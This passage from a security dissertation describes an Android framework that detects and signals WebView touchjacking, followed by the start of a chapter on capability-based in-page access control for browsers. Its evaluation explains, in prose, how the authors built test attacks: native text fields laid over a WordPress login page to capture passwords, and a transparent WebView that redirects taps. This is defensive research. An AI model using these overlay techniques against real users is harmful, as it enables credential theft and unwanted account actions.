else if (Senarios #2) Allow Privilege Subset 2
else if (Senarios #3) Allow no Privilege
if (Senarios #4)      Deny Privilege Subset 4

```

In WebView case, a concrete sample case is given in the following:

```

if (not in a WebView)
    Allow {Clickable, Attach-Cookie}
else if (embedded in a overlapping WebView)
    Allow {Clickable}
else if (embedded in an invisible WebView)
    Allow {}

```

7.4 Implementation

We have implemented the visualization enhancement framework using the side channel solution and the dynamic binding solution in Android System (version 4.0.3). Figure 7.4 demonstrates the high-level architecture of our implementation.




Fig. 7.4.: Mediums Framework Overview

The **UI-Event Monitor** located in the **RootView** object of each application intercepts every touch action performed by users, and invokes the **Environment Monitor**, which traverses the view tree of the application to detect whether there is a potential visual information loss or not. If there is a potential danger at the place where the touch action occurs, and the user has not been notified enough times, the framework will discard the event and trigger the protection mechanism to notify the users through side channels. Otherwise, the event will be dispatched to the target UI object.

7.4.1 UI-Event Monitor

The primary goal of the UI-event monitor is to intercept each UI event in the system and check the potential visual information loss before the event affects the application. To achieve this goal, the UI-event monitor needs to be placed somewhere in the event dispatching path before the event reaches the application.

Android's **window management system** is based on the client/server model, and it is the key part of the Android event handling system. As Figure 7.5 shows, when the main window was created by an activity, it will be inserted into the **WindowManager** instance. Meanwhile, a *WindowSession* will be established and maintained between the client (*Activity*) and the server (*WindowManager*). For communication purposes, both the client and server need to have a subclass that implements the *IWindow* interface. User's interaction events are stored at the *Event Queue* in the kernel, and the **WindowManager** will fetch the UI event from the kernel and process it. After being identified as a *KeyEvent* or a *TouchEvent* by the **WindowManager**, the event is dispatched through the channel *WindowSession* to the activity that is currently using the screen. The target activity has a *ViewRoot* instance that serves as an event handler. After *ViewRoot* receives the event object from the **WindowManager**, it can dispatch the event to the target UI view object.

Android's GUI management system stores the view-based objects within an activity in a structure called *View Tree*, and every UI object in the activity is represented as a node in the view tree. *ViewRoot* gets the reference of the root node (called *MainView*) in the view tree. *MainView* does not display anything on the screen; it is used to dispatch all types of events from the *ViewRoot* to the target view in the tree. To start the dispatching process,

the ViewRoot instance only needs to invoke the `dispatchTouchEvent` API exposed by MainView, which will in turns invoke the event-dispatching APIs of its children nodes, until the event reaches the final destination.




Fig. 7.5.: UI-Event & Environment Monitor

Since `WindowSession` is the only communication channel for the activity to get the UI event, we can implement our UI-event Monitor at either side of the channel. We choose to implement this monitor as a part of the `ViewRoot` class at the client side. The method `deliverPointerEvent` in the `ViewRoot` class will get the root of the view tree and invoke the `deliverPointerEvent` method of that view. The UI-event monitor will be triggered before the event reaches the view tree, and by asking the Environment Monitor, it decides whether the event should be discarded or dispatched. Both the dynamic binding engine and side channel notifier will be invoked in the process.

7.4.2 Environment Monitor

The Environment Monitor is a module in the ViewRoot class to measure the danger level for the possible visual information loss. The module needs to extract the coordinate of the touch event from the event object, and traverses the view tree to find out all the views that contain this coordinate. Based on the predefined danger standard, the Environment Monitor will return the alert level. In our current implementation, we define the safe situation as the alert level 0; when a visible WebView instance overlaps with another UI object, the alert level is 1; when an invisible WebView instance is present but without overlapping with others, the alert level is 2; when an invisible WebView instance overlaps with others, the alert level is 3. The higher the alert level is, the more dangerous it is when the visual information is lost.

7.4.3 Side Channel Notifier

Once the UI-event monitor detects the potential visual information loss, it will check whether the user has been notified for a pre-defined number of times. If so, i.e., the user has been informed enough times, the notifier will not be triggered and the event will be dispatched. This means that the user has decided to accept the potential risk, and there is no need to continue “anonyming” the user. Otherwise, side channel notification will be triggered. In our prototype, the alert level 1 will trigger the Vibrator; the alert level 2 will trigger the Vibrator and a Toast message; and the alert level 3 will trigger the Vibrator, a Toast message, and System Alert Bar.

7.4.4 Dynamic Binding Engine

The Dynamic Binding Engine will be triggered to dynamically bind the access control policy defined by the web application inside WebView. To use the Mediums prototype, web developers embed the dynamic policy in the HTTP headers and send to the WebView along with the webpage contents. In order to recognize the new dynamic binding policy header (i.e. the *DBPolicy* field), we need to modify the parser module to extract the value of DBPolicy field, and return the policy information to the WebView instance. WebView uses the WebKit rendering engine to parse and display web pages, and it is implemented as a native C++ library (*WebCore.so*). The class *WebUrlLoaderClient* in the WebKit library will fetch the response from the network driver; it then invokes the hook *didReceiveResponse*, and the code registered to the hook will begin parse the whole response. The Dynamic Binding Engine implements the code in this hook to retrieve the policy in the DBPolicy field.

Since policies are retrieved by WebKit, we need to find a way to return it to the WebView which is a Java class. The WebView Java package uses *BrowserFrame* class to represent a frame of a page, and WebKit library uses *WebFrame* class to represent the same concept. These two classes are binded together through the JNI mechanism in Android. Therefore, the WebKit library can invoke the callback functions implemented in the C++ class *WebCoreFrameBridge* to return values from the native library to the Java framework. We add a new callback function called *jniSetPolicy* for the WebKit library to return the policy to the BrowserFrame instance. BrowserFrame will invoke the *setPolicy*

function exposed by WebView class through the *WebViewCore* or *CallbackProxy*.

Figure 7.6 shows the process.




Fig. 7.6.: Dynamic Binding Engine

The dynamic policy should be stored at a secure place where cannot be tampered by malicious apps. We add a private field *policy* in the *WebView* class to store the dynamic policy set by the webpage. We also add a new *protected* methods *setPolicy* to allow the *WebKit* to set the dynamic policy. It is important to note that the *setPolicy* method is only accessible from the code within the *android.webkit* package in the Java framework. Therefore, malicious Android applications cannot invoke this method or directly change the value of private field *policy* in *WebView* class.

7.5 Evaluation

We evaluated the Mediums framework on the Android platform to demonstrate how our solution can effectively alleviate the visual hijacking attacks without sacrificing much user experience. The evaluation environment is Samsung Nexus S phone with Samsung Exynos 3110 processor, 512 MB Mobile DDR RAM and 4.0-inch screen.

7.5.1 Attack Scenarios

For our evaluation purpose, we wrote an Android application with various kinds of Touchjacking in it. To users, the main purpose of this application is to to conduct surveys, but behind the scene, the application tries to attack the user's online web account. We use two particular attacks, Keystroke Hijacking attack and Invisible WebView Touchjacking attack in our experiments.




Fig. 7.7.: WebView overlapped with UI component

Figure 7.7 shows how was Keystroke Hijacking attack set up. In our app, we use a WebView to load the WordPress login page, and on top of it, we put two text input fields (native Android UI objects), each covering one text field on the web page. Therefore, the users see what is shown in Figure 7.7(a), but when they type the username and password, they actually type the information in those native UI objects (Figure 7.7(b)), which belong to the host Android application.

Figure 7.8 demonstrates how the Invisible WebView Touchjacking attack works. The WebView (Figure 7.8(a)) that loads a survey webpage is put underneath another

transparent WebView. Figure 7.8(b) shows the transparent WebView (we intentionally make the picture non-transparent so readers can see it). What the users sees on the screen is a survey (Figure 7.8(a)), but when they select their choices, they actually click the “Write a Post” link on the transparent WordPress webpage.




Fig. 7.8.: Transparent WebView Overlapping

7.5.2 Evaluation of Visual Enhancement

Experiment Setup

We used two Samsung Nexus S phones to do user experience study. We installed the original system (Android 4.0.3) on one phone, and on the other phone, we installed the modified Android that has our Mediums framework. We designed two similar Android apps and both of them used the WebView component to load a survey web app in the WebView component. The topics and questions in the survey are different but share the similar layout. At certain pages in both survey apps, we overlapped both transparent

WebView and visible native UI component to achieve the Touchjacking attack scenarios described above.

We randomly choose the 86 participants in different places such as library, street, restaurant and etc. The age of the participants ranges from 19 to 30. We also asked how much they knew about mobile security before the test and the results shows in the following subsections. We used survey app to distract participants' attention from our goal to test the side channel visualization. Before the test, we told participants that when they found something abnormal they can ask us, we would give some suggestions, since we did not want them to behave in a more (or less) trusting manner. Every participant was asked to finish the survey on both smartphones, and we collected participants' basic information such as sex, age, education level and major, etc. Even if the attacks were launched successfully during the evaluation, they would not cause real damage to the participant's account. We observe whether our framework can help users prevent the attacks or not.

Three major aspects can directly reflect the effectiveness of the side channel visualization solution, and we will design experiments to evaluate them. These aspects are formulated as the following questions:

- Can participants get the side channel signals generated by the Mediums Framework?
- Do participants have proper reactions to side channel signals?
- Does the solution affect user experience?

Side Channel Usage	Receive Signal	Get Meaning	Perform Click	Attack Succeed
-	0	0	78	90.7%
T only	64	62	24	27.9%
V only	70	49	37	57.0%
V + T	77	75	11	12.8%
V + T + N	81	80	6	6.97%

V = Vibration Side Channel; T = Toast Side Channel; N = Notification Bar Side Channel

Table 7.1: Survey Results Among 86 Participants

User's Information Acquisition

In our evaluation, we used three side channels to convey the lost visual information: Vibration, Toast and Notification Bar. Among the 86 participants (Table 7.1), 81% participants noticed the vibration and 74% were aware of the toast. When we combined them together, 90% got the side channel signal. When we used the vibration, toast and alert bar together, the number becomes 94%. We also recorded the reason why more participants miss the side-channel signals. This is because the vibration and toast only last for short period of time.

User's Reaction to Information

Another important factor that directly affects the success of our solution is whether the users are aware of the danger after they receive the side channel signals. The users' reactions to the signals may vary depending on their knowledge about the mobile security. After finishing two survey apps, we asked how much they knew about mobile security, such as the clickjacking and touchjacking attacks. On a scale of 1 to 5, 1 means knowing nothing and 5 means knowing much. Our results showed that the average rating was 1.76, which

means most of participants know nothing or little about the clickjacking and touchjacking attacks. This way, we can test the effectiveness of our secure mechanism for people even without any knowledge. Table 7.1 shows the results we obtained. In the normal WebView without any Mediums framework, 8 participants chose not to click, because most of them know a lot about clickjacking and touchjacking, they thought it was not secure to perform actions on these apps, so they gave up on the survey. Among the 70 participants who noticed the vibration, only 49 (70%) chose not to click. Participants didn't connect the vibration to the potential danger because normal apps can vibrate too. Similarly, the toast approach has a lower success rate 27.9%, which is better than vibration, but some participants said that without vibration they did not notice the toast message. However, using vibration, toast and alert bar together is the most reliable way to alert users, which significantly dropped the touchjacking attack's success rate to 6.97%.

Usability of Solution

We also need to evaluate how the side channel signals affect user experience. We also collected feedback on how annoyed the participants were when using apps in our framework. On a scale of 1 to 5, being 1 means “not at all” and being 5 means “very annoying”. The average rating was 1.65, which is the acceptable level.

The overhead introduced by our framework to monitor each UI event and check environment is another factor that may affect user experience. We measured the overhead using 100 applications from the Android Market, the range of the overhead per touch event was from 0 to 6 milliseconds. The time basically comes from the view tree transversal,

more precisely, it depends on the number of nodes in the view tree. The number of view objects in the applications that we tested ranges from 10 to 89.

7.5.3 Evaluation of Dynamic Binding

We tested the performance on the smartphones for four web applications (phpBB3, Collabtive, WordPress, and phpCalander) and shows the overhead introduced by Mediums in Figure 7.9. In this section, we evaluate the defense to the attacks mentioned in 7.5.1 by enforcing dynamic binding.

Place	Client-side Scenarios	Action Index	Actions
1st	not in WebView	0	Do Nothing
2nd	loaded in WebView	1	Remove From Screen
3rd	loaded in an overlapping WebView	2	Unclickable WebView
4th	loaded in an invisible WebView	3	Visible WebView
5th	loaded in an overlapping invisible WebView	4	Visible & Unclickable

Table 7.2: Mediums Scenarios and Action Definations

In order to prevent the Touchjacking, web developers set the policy header as **header(“DBPolicy: 00124”)** in the php file (Only 1 line of code need to be added). Each number of the DBPolicy value corresponds to one client-side situation defined by the Mediums framework. The value of each digit represents the action that needs to be taken if the client side satisfies the scenario. We use the definition in Table 7.2 to convert the policy to the following readable form:

```
if (not in a WebView)
```

```
Do Nothing
```

```
--> Take Action 0
```

```

else if (loaded in a WebView)

    Do Nothing                                --> Take Action 0

else if (loaded in an overlapping WebView)

    Set WebView Visibility to 'Gone'          --> Take Action 1

else if (loaded in an invisible WebView)

    Set WebView as Unclickable                --> Take Action 2

else if (loaded in an overlapping invisible WebView)

    Set WebView as Unclickable and Visible --> Take Action 4

```




Fig. 7.9.: Dynamic Binding Performance Overhead

To defend against the keystroke hijacking attack (see Figure 7.7), WordPress developers can take the action to remove the WebView instance from the screen. Therefore, the 3rd digit of the DBPolicy value is set to 1. As results, if the webpage is subject to the keystroke hijacking attack, the dynamic binding engine detects the situation and enforces

the dynamic policy. The WebView instance is removed from the screen, leaving only the overlapped UI objects depicted in Figure 7.7(b). Therefore, user can clearly know that they are under the attack and can stop.

To defend against the Invisible WebView Touchjacking attack depicted in Figure 7.8, developers set the 5th number of the DBPolicy value to 4. This policy defines that if the WebView is transparent and is overlapping with other objects, WebView instance should be made unclickable and visible. Therefore, when the attack is launched, the screen will look like that in Figure 7.8(b), clearly showing the attack intent.

8. CONTEGO: CAPABILITY-BASED ACCESS CONTROL FOR THE WEB

Over the last two decades since the Web was invented, the progress of its development has been tremendous. From the early day's static web to today's highly dynamic and interactive Web 2.0, the Web has evolved a lot, and there is no sign that the evolution will slow down in the next decade: with the highly expected arrival of HTML5, WebView technology and the so-called “Web 3.0”, the webpage will become more and more powerful, sophisticated, and ubiquitous.




Fig. 8.1.: The Evolution of the Web

Figure 8.1 depicts the change of the Web during the evolution. A clear trend highlighted in the figure is the evolution of web contents from static to dynamic. With more and more dynamic entities included in web pages, and more and more interaction among these entities, a web page starts to behave like a system. If these entities are not

equally trusted, their interactions must be mediated, and thus a well-designed access control system is necessary to mediate the interactions within each web page. Another **trend** highlighted in the figure is the evolution of the power of the web contents. It is not sufficient for the client-side systems (e.g., browser and WebView) to just host web contents. Webpages are allowed to access more resources at client-side. Besides the web-related resources (e.g., cookies, DOM), HTML5 standard provides the new features so that webpages can access HTML5 local storage, interact with local files via the File API, gather geolocation information and etc. WebView technology provides a way for the webpages to access mobile device's resources, such as accessing camera, bluetooth, contact list, SMS, phone functions, etc.

Therefore, the problem is that entities with various level of trustworthiness within a page have the same privileges. With these privileges become more and more powerful, the problem becomes even worse. Unfortunately, there is no such an in-page access control system in the current Web that can solve this problem. In terms of access control, the Web has adopted a policy called Same-Origin Policy (SOP). This policy protects entities of one origin from those of others. However, it does not provide access control on the interaction within a page.

Therefore, we propose **Contego** framework to solve this problem in this chapter. The objective of this framework is to introduce capability-based access control model to the Web, and achieve finer-grained in-page access control. We demonstrate how such a model can be beneficial to the Web, and how common vulnerabilities can be easily prevented using this model. Although we have only implemented this model in the Google Chrome

browser, and have conducted case studies and evaluation on our design and implementation, this framework can be adopted on WebView as well.

8.1 Problem and Potential Solution

This section discusses the problem that Contego framework is trying to solve, and the alternative ways to solve the same problem.

8.1.1 Problem

Varying levels of trustworthiness. When dynamic contents were first introduced, most contents then were equally trusted because they were generated mostly by the websites themselves. Today's web has a totally different picture. A web page can simultaneously contain entities with varying levels of trustworthiness. For example, advertisement entities from a third-party and entities provided by users are less trustworthy than the entities provided by the websites. Therefore, interactions between entities which are not equally trusted must be mediated, and thus a well-designed access control system is necessary to mediate the interactions within each web page. Unfortunately, there is no such an access control system in the current Web. In terms of access control, the Web has adopted a policy called Same-Origin Policy (SOP). This policy protects entities of one origin from those of others. It does not provide access control on the interaction within a page. Such a protection is unnecessary in the early day's Web, because contents were mostly data.

Powerful Webpages Privilege. What makes the problem to be solved urgently is that webpage owns more and more privileges. Client-side systems (e.g., browser and WebView)

were designed to host web contents, render pages and execute script, but it is not sufficient. With widely use of web technology, webpages are required to access resources outside the client-side system to provide rich user experience.

Besides the APIs to access web-related resources (e.g., cookies, DOM), HTML5 standard designs and exposes new JavaScript APIs and HTML tags to web pages. For example, HTML5 Web Storage API [151] is proposed to allow web pages use persistent local storage. With this API, web pages can store named key/value pairs locally, within the client-side system. Like cookies, this data persists even after navigating away from the web site. HTML5 also provides a standard way to interact with local files, via the File API specification [152]. With the File API, web pages could save a file reference while the user is offline, or asynchronously read a file through JavaScript event handling. The HTML5 Geolocation API [153] is used for web pages to get the geographical information of a user.

Moreover, WebView technology provides a way for the webpages to access mobile device's resources, such as accessing camera, bluetooth, contact list, SMS, phone functions, etc. As we explained in Section 2, Android WebView exposes an API called *addJavaScriptInterface*, which allows mobile application to establish a bridge between web page inside the WebView and the contents outside WebView. The bridge essentially creates a hole on the sandbox of WebView, and allows JavaScript code inside to access the mobile device resources.

8.1.2 Potential Solutions

Without an in-page access control system in browsers, there is no way to directly mediate the interaction among these entities. Web application developers are forced to find alternatives. A common alternative is to conduct validation at the server side before putting untrusted entities in a web page. For example, validation can attempt to remove dynamic entities, disable dynamic entities, or restrict their behaviors. The objective of the validation is to conduct the control at the server side, so when the entities arrive at the browser side later, no undesirable access is possible. This approach is quite awkward, because in typical access control, control is conducted when the access has already been initiated. However, this alternative conducts “control” before any access is initiated. Because the actual accesses are unknown, developers have to infer what potential accesses are from the contents. This inferring process is quite error-prone, and has contributed to a large portion of the high percentage of vulnerabilities in web applications [154]. The best solution is to conduct access control after the access action is already initiated and thus becomes known, but the current web does not have such an access control system. That is a design mistake, and this mistake is one of the fundamental causes of the security problems in the Web.

As the Web is still evolving, it is not too late to fix this design problem. Actually, there are already efforts toward this goal. There are two types of approaches: one approach is to propose specific features to incrementally build an access control system for the web. This approach have resulted in various proposals [71–73, 155–157], and the features that are proven to be good will eventually be adopted. Another approach takes a holistic view: it

treats the task as developing a complete access control system for web browsers, not as developing pieces for such a system. Once this becomes the goal, there are lot of things that we can learn from, such as the access-control design in operating systems, databases, and many other computer systems.

A representative work of the holistic approach is the Escudo work [51]. Based on the special needs in web applications, Escudo proposes a ring access control for web browsers. Escudo is a start towards designing a good access control system for browsers, but there are needs that cannot be easily satisfied by Escudo. Looking at the evolution history of access control systems in operating systems, one lesson that we have learned is that one model may not be able to fit all the needs. In current operating systems, many models coexist. For example, in **Linux**, Access Control List (ACL), Capability, and Role-Based Access Control (RBAC) coexist; in **Windows 7**, ACL, Capability, and Multi-level Access Control coexist. These models jointly address the different protection needs in operating systems. The fact that these particular models are chosen is the results of many years of evolution in operating systems. We strongly believe that the Web will and should go down a similar evolution path; sticking to the current SOP model prevents us from starting this evolution path.

Motivated by the evolution of access control in operating systems, and by the shortcomings of SOP and Escudo, we decided to study another model that has been widely adopted by modern operating systems. This is the capability-based access control. The main idea of capability is to divide the privileges in a system into smaller pieces, so they can be assigned to the tasks based on the privileges they need. The capability allows us to

follow the principle of least privileges, one of the essential principles in designing security systems.

The *benefit* of having a capability-based access control model in browsers and WebView is two-fold. **First**, by dividing the privileges of web contents into smaller pieces, web browsers can conduct a finer-grained access control. **Second**, because the privileges are divided into smaller pieces, web application developers can assign different sets of small privileges to the contents with different levels of trustworthiness. With this model, web developers do not need to conduct the complicated and error-prone process to filter out dangerous contents from the untrusted contents; instead, they can simply assign less privilege (or no privilege at all) to the contents that are not so trustworthy. This is the essence of the least-privilege principle. These three benefits will be discussed in more details in the rest of the paper.

8.2 Access Control Models

8.2.1 The Needs

Access control is the ability to decide who can do what to whom in a system. An access-control system consists of three components: principals, objects, and an access-control model. Principals (the who) are the entities in the system that can manipulate resources. Objects (the whom) are the resources in the system that require controlled access. An access-control model describes how access decisions are made in the system; the expression of a set of rules within the model is an access-control policy (the

what). A systematic design of an access-control model should first identify the principals and objects in the system.

Principals in a web page are elements that can initiate actions. There are several types of principals inside a web page. (1) Dynamic contents, such as Javascript code, are obvious principals. It should be noticed that Javascript code can be invoked in many different ways: through an embedded *script* tag, being triggered by events, such as *onload*, *onmouseover*, and time. (2) Many HTML tags in a web page can initiate actions, such as **a**, **img**, **form**, **iframes**, **button**, **meta**¹, etc. These tags are considered as principals. (3) Plugins can also initiate actions, so are also considered as principals. However, since plugins usually have their own built-in access control mechanisms, this type of principals is beyond the scope of this paper.

Objects include everything in a web page or those associated with a web page. Web browsers represent the internal contents of a web page using a hierarchical data structure called Document Object Model (DOM), and principals can use DOM APIs to access the objects (called DOM objects) in a web page. DOM objects are obviously considered as objects in our access control system. Cookies are another type of objects. Although they are not included in a web page, they are associated with the web pages from the same domain. Principals can access/modify cookies. Device resources are other type of objects, such as camera, bluetooth, contact list, SMS, phone functions, etc.

Modern web applications are quite complicated. Typically, a server-side script combines data and programs from several sources to create a web page. As a result, a web page is

¹The **meta** tag is supposed to be put in the header of a web page only, but most web browsers accept it if it is embedded in the body of the page. The **Set-Cookie** attribute in the **meta** tag can change cookies.

composed of several principals and objects with varying levels of trustworthiness, and a proper access-control model must recognize and support this diversity. Some portions of the web page may contain user-supplied contents; principals arising from such HTML excerpts should have limited privileges. For example, consider a blog application: a web page may display a blog post with comments from other users. The original blog post and the comments from users should be isolated from one another so that a deftly constructed malicious comment cannot affect the original blog post.

8.2.2 The Escudo's Ring Model

Escudo introduces a **ring** concept, which is borrowed from the Hierarchical Protection Rings (HPR) [158] access control model. Rings in **Escudo** are labeled $0, 1, \dots, N$, where N is application dependent and defined by the developers of web applications. In the HPR model, higher numbered rings have lesser privileges than lower numbered rings; namely, ring 0 is the highest-privileged ring, and ring N is the least-privileged ring.

Escudo places all the principals and objects in a web page into these rings based on their trustworthiness. To achieve this, **Escudo** introduces an attribute called **ring** for the `<div>` tag to assign a ring label to each `div` region. **Escudo**-enabled browsers will then enforce a simple access control rule based on these ring labels: principals at the ring p can only access the objects at rings o if $p \leq o$. This rule prevents the less trustworthy principals from accessing (read and modify) the more trustworthy contents.

8.2.3 Capability Model

There are two types of privileges within a web page. One is the privileges to access certain objects (DOM objects and cookies), we call these privileges the *object-based privileges*. The other type is the privileges to access certain actions, such as invoking AJAX APIs, issuing HTTP POST requests, accessing cookies, etc. Whether a principal can access these actions or not has security consequences. We call this type of privileges the *action-based privileges*. Escudo can deal with the object-based privileges quite well, but it is inappropriate for controlling the action-based privileges, because no specific objects are associated to the action-based privileges. As a result, a principal in Escudo basically has all the action-based privileges entitled to its origin, regardless of which ring it is in. This is a clear violation of the least-privilege principle: if a Javascript code from a semi-trusted third party only needs to send HTTP GET requests within the page, we should not give this code the privilege to invoke AJAX APIs or send HTTP POST requests.

With the evolution of the Web, many new action-based privileges will be introduced. AJAX is such an example, it is a newly introduced feature for the Web; being able to conduct AJAX is therefore a new action-based privilege. HTML5 introduces many more action-inducing tags, such as the `<canvas>` and `<video>` tags. These tags increase the attack surface of HTML5-enabled web applications. Therefore, the privileges to initiate these new HTML5 actions should not be given to every principal.

To secure the Web, controlling the uses of action-based privileges must be built into the browser's access control model. This is not the first time that we face this issue; operating systems encountered the same issue long time ago. In operating systems, many

applications require action-based privileges. For example, the `ping` program in `Unix` requires the privilege to use raw sockets, the system backup programs require the privilege to read all the files, etc. These programs used to be `setuid` programs, i.e., when they are running, they have all the privileges of the `root` account. This is clearly a violation of the *least-privilege* principle. The modern operating systems solved this problem using the capability concept. The main idea of capability is to define a “token” (called capability) for each privilege; a principal needs to possess the corresponding tokens if it wants to use certain privileges. Because of these fine-grained capabilities, we can assign the least amount of privileges to principals.

